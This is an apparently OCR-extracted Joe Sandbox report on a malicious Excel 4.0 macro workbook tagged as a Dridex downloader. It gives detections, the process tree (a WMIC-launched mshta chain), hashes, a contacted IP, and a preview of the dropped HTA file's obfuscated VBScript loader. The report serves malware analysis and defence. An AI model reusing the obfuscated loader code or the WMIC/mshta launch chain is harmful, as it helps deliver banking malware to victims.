ID: 528366
Sample Name: Sale-8799306.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 06:25:37
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Sale-8799306.xlsb

Overview

General Information

Sample Name:	Sale-8799306.xlsb
Analysis ID:	528366
MD5:	48a10cd8979078..
SHA1:	bea251b714aefa4.
SHA256:	14ee8fe1b5df73d..
Tags:	Dridex xlsb xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Found malicious Excel 4.0 Macro
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2652 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 2832 cmdline: wmic process call create "mshta C:\ProgramData\CjBEfxIRZH.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 1320 cmdline: mshta C:\ProgramData\CjBEfxIRZH.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\CjBEfxIRZH.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found malicious Excel 4.0 Macro

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop Insecure Network Communic
Default Accounts	Scripting 4	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect Pl Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS Track Devi Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 4	NTDS	System Information Discovery 1 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Sale-8799306.xlsb	10%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
136.144.181.174	unknown	Netherlands		20857	TRANSIP-ASAmsterdamtheNetherlandsNL	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528366
Start date:	25.11.2021
Start time:	06:25:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Sale-8799306.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSB@4/4@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
06:27:35	API Interceptor	11x Sleep call for process: WMIC.exe modified
06:27:36	API Interceptor	457x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
136.144.181.174	03332955311591163552.xlsb	Get hash	malicious	Browse	
	license517502.xlsb	Get hash	malicious	Browse	
	03332955311591163552.xlsb	Get hash	malicious	Browse	
	license517502.xlsb	Get hash	malicious	Browse	
	942830.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	subscription-84799.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	subscription-84799.xlsb	Get hash	malicious	Browse	
	8993268.xlsb	Get hash	malicious	Browse	
	promo 2352017.xlsb	Get hash	malicious	Browse	
	8993268.xlsb	Get hash	malicious	Browse	
	promo 2352017.xlsb	Get hash	malicious	Browse	
	Offer 373466695.xlsb	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TRANSIP-ASAmsterdamtheNetherlandsNL	03332955311591163552.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license517502.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	03332955311591163552.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license517502.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	942830.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	subscription-84799.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	subscription-84799.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	8993268.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo 2352017.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	8993268.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo 2352017.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	Offer 373466695.xlsb	Get hash	malicious	Browse	• 136.144.181.174

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\CjBEfxIRZH.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4740
Entropy (8bit):	5.0867190835957645
Encrypted:	false
SSDEEP:	96:8nYFjL2K+uwyUxis2YpY5odxxDyHfpl4I+KBB3:8nYFjL2K+u+osfhxob4IZBB3
MD5:	1D00A0BA4888BC1436F1BC9EA0B5E2F8
SHA1:	A306A36868D6FDD730E1009459F6DDADBE55229D
SHA-256:	A9F2171A7A232FFFF0FBA8512C7479EED718C839A1E0936F26BEB52A6F722741
SHA-512:	B7E2387BA7DBB7086D530653EB6654264199BE50BED7F88D0D722953EEB8E37055338EF3A67A4B049D6BAC65E3A05F9CCCCA66D91AE8BDCAA6AF328F90A75E76
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\CjBEfxIRZH.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no"..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..s_U_w_o_s_g_X_b_m_O_t_V_W_A = "ru" & "ndl" & Chr(108+1-1) & "32" & ".ex" & "e " & "" & "" & "C:" & "" & Chr(92+1-1) & "\Pr" & "og" & "ra" & "" & "mD" & Chr(97+1-1) & "ta\" & "qy" & "xni" & Chr(103+1-1) & "ger" & Chr(46+1-1) & "bin" & " W" & Chr(115+1-1) & Chr(112+1-1) & "Fr" & "" & "ee" & Chr(83+1-1) & "" & "tri" & Chr(110+1-1) & Chr(103+1-1)..Set N_u_t_P_L_z_U_D_U_J_q_a_i_k = CreateObject("" & "MSX" & "" & "ML2" & Chr(46+1-1) & Chr(83+1-1) & "" & Chr(101+1-1) & "" & Chr(114+1-1) & Chr(118+1-1) & "er" & Chr(88+1-1) & Chr(77+1-1) & Chr(76+1-1) & "HT" & "TP" & ".6." & Chr(48+1-1))....U_p_E_s_j_U_w = "" & "" & "Wsc" & "ri" & Chr(112+1-1) & Chr(116+1-1) & ".S" & "hel" & "" & Chr(108+1-1)..Set r_S_A_N_M_B_e_g_F_o_E_b = CreateObject(U_p_E_s_j_U_w

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\55A75020.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 275 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2606
Entropy (8bit):	7.891909984788504
Encrypted:	false
SSDEEP:	48:TausXWVTts/Q6Jk9/k4TdbhxIEixdrN79Qe/138rVaFnyuGi4xHcyxS/nXn:TausXU5szI/XpYZpp/qr4UmE8B/nXn
MD5:	5DFFDD2FB65CF32169E7DD1D0EA78D9A

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\55A75020.png	
SHA1:	9D3AC86B74C7A5E203530509F630AE577178DD4C
SHA-256:	4C38C0E3A308F116C826D88F2B04C094DC5BC26936F621DE3169C8AB0E2C4AB0
SHA-512:	B604C65C8E19813DCA18BECC55478BF9C8359403D3C3CA2D0B00E15666F40398E5B0970B541CADDC2A96DD7BDD48B5A24FDCF317AFE8B8CC3241AE7B93A480D
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....1.....v..f....IDATx..{PT...{wy.....E^>@..B.A..I.$6i..L.4j.G.I...h&.MF.16..c.iM.D."...K..F]@....X`a.W.8.nv...(.v~..3.{.....3..>... .....A<..r...R.A.@.!..H9...). x .. ..C.<.r...R.A.@.!..H9...). x .....C.<.r....=.q...~q.....ni6.g..yl.L.^/?r0.,.....M-...r../.....O.].....4.7:.@...b.....o\8...'..jtL.....w.z.w)[k.....(5VH_...1...^U{...W_.....C.....r..... .#P.....K1.-...E..2.g.n.b..~*=yx..A._.n....s2T.[....._..=`...y8e..?...vEYI..k-.0.,i....-....gN].!V....v.....l..])*.X.'r.+8.p...U..K`..O.{@ .&.%.2y.....|.m.. ..zy..2...../Xw,.9.....P._.....H.. .....m.....6\.....UT.B.....u..?[..D..3.....UkD.8(5...2..|.....__>._....9.@^V&[..yY...^V..R.5.V..z.....LI..bf...0p5.....fJ.#s...Q//.....k.A..EK.._..9hZ?/+...M.>m._.D.}..G ....L. ..u..2..e....[..u.E@$.ik..|.<..)xq. ....._..x}M.".:..|.....xZz.OHJ..-. .T..nn,>...{.....Y..t.../.....l.....$queF.....#..J.....v.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D68BD1A1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 225 x 317, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	23263
Entropy (8bit):	7.9518461176343935
Encrypted:	false
SSDEEP:	384:7BPzUfBYeljb/VAmN8JSEuPQeC2BnPn6W2Z53nSAPaWbkmB3o33uyNC5GeYRZ:tPiDbzNLo6CW2Z53SAPaWbpi3H
MD5:	EAD24DFF12A96B9755CAE3F750CE31F3
SHA1:	2B56BB5624033059718BBD82CE8859D02DB2F38C
SHA-256:	FE2624B6EC379802A875DFD63DA477C9E006597F17C3AE4FB20AB03D8C8320BF
SHA-512:	E348265B35247E87075F00544037592A05DDE6C61FF2C21BD1EA62EDEA82853F1E5F28BC176467382572EA50E2670EEE3A65A4B2430B5E79D902E177C8AA73B7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....=.....8.....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......l..l.]=...s.....{g...l.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g... <.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\Desktop\~$Sale-8799306.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.784263057805307
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	Sale-8799306.xlsb
File size:	54336
MD5:	48a10cd89790785f31ebcfc2e1c96ee3

General

SHA1:	bea251b714aefa43254dd9b252aeb04baf126041
SHA256:	14ee8fe1b5df73dac77e228d5799595799cd07d9d0ed4ec b61247353d8241f72
SHA512:	d660c41d1697146dd8ec109b0d4223fa7be5feaf0dc4344 91ef2abcfed06664034771c14828928d64982761b740911 c5b9fa28b678c1dca439372a503a69d441
SSDEEP:	768:UWBPiDbzNLo6CW2Z53SAPaWbpi3/BwfgMAII2Cq VlKj80BPodPG8f:UWBPIbZ853SAJbpSwfVl2Fsj8Agd+ A
File Content Preview:	PK.....!...I.....W.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Sale-8799306.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2652 Parent PID: 596

General

Start time:	06:27:13
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f700000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2832 Parent PID: 2652

General

Start time:	06:27:35
Start date:	25/11/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\CjBEfxIRZH.rtf"
Imagebase:	0xff030000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 1320 Parent PID: 1304

General

Start time:	06:27:36
Start date:	25/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\CjBEfxIRZH.rtf
Imagebase:	0x13f2d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Disassembly

Code Analysis